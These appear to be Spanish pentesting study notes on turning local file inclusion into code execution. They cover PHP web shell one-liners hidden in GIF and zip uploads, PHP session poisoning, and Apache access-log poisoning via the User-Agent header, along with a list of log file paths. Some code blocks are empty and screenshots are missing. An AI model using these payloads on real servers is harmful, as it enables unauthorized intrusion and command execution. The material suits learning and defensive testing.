
LFI and File Uploads

Function	Read Content	Execute	Remote URL
PHP			
<code>include()/include_once()</code>	✓	✓	✓
<code>require()/require_once()</code>	✓	✓	✗
NodeJS			
<code>res.render()</code>	✓	✓	✗
Java			
<code>import</code>	✓	✓	✓
.NET			
<code>include</code>	✓	✓	✓

Image upload

```
echo 'GIF8<?php system($_GET["cmd"]); ?>' > shell.gif
```

Subimos nuestro GIF (usamos este formato porque es el más cómodo):




Demos fijarnos donde se sube los documentos (mirar con el inspector), en este caso:

```

```

Por lo tanto hacemos la siguiente petición:




Zip Upload

Creamos un zip malicioso:

```
echo '<?php system($_GET["cmd"]); ?>' > shell.php && zip shell.jpg  
shell.php
```

Lo tras subirlo hacemos la siguiente petición:




Log Poisoning

Function	Read Content	Execute	Remote URL
PHP			
include()/include_once()	✓	✓	✓
require()/require_once()	✓	✓	✗
NodeJS			
res.render()	✓	✓	✗
Java			
import	✓	✓	✓
.NET			
include	✓	✓	✓


PHP Session Poisoning

Primero debemos saber cual es nuestra cookie de sesión:



Luego con el siguiente formato hacemos la petición con nuestra cookie que acabamos de ver:

```
``/var/lib/php/sessions/sess_nhhv8i0o6ua4g88bkdI9u1fdsd
```




Ahora nuestra sesión contiene nuestra sesión envenenada en lugar de el archivo **es.php** por lo que podemos hacer las peticiones a la cmd que queramos:




Server Log Poisoning

Con al siguiente ruta podemos acceder al log de Apache:


```
``/var/log/apache2/access.log
```

Interceptando la petición con Burpsuite y cambiando el User-Agent a un código de generación de una shell:



Ahora en la petición podemos modificar la el parámetro vulnerable para que nos interactuar con la shell:



Estos son otros servicios de log que también podrían usarse:

- ◆ `/var/log/sshd.log`
- ◆ `/var/log/mail`
- ◆ `/var/log/vsftpd.log`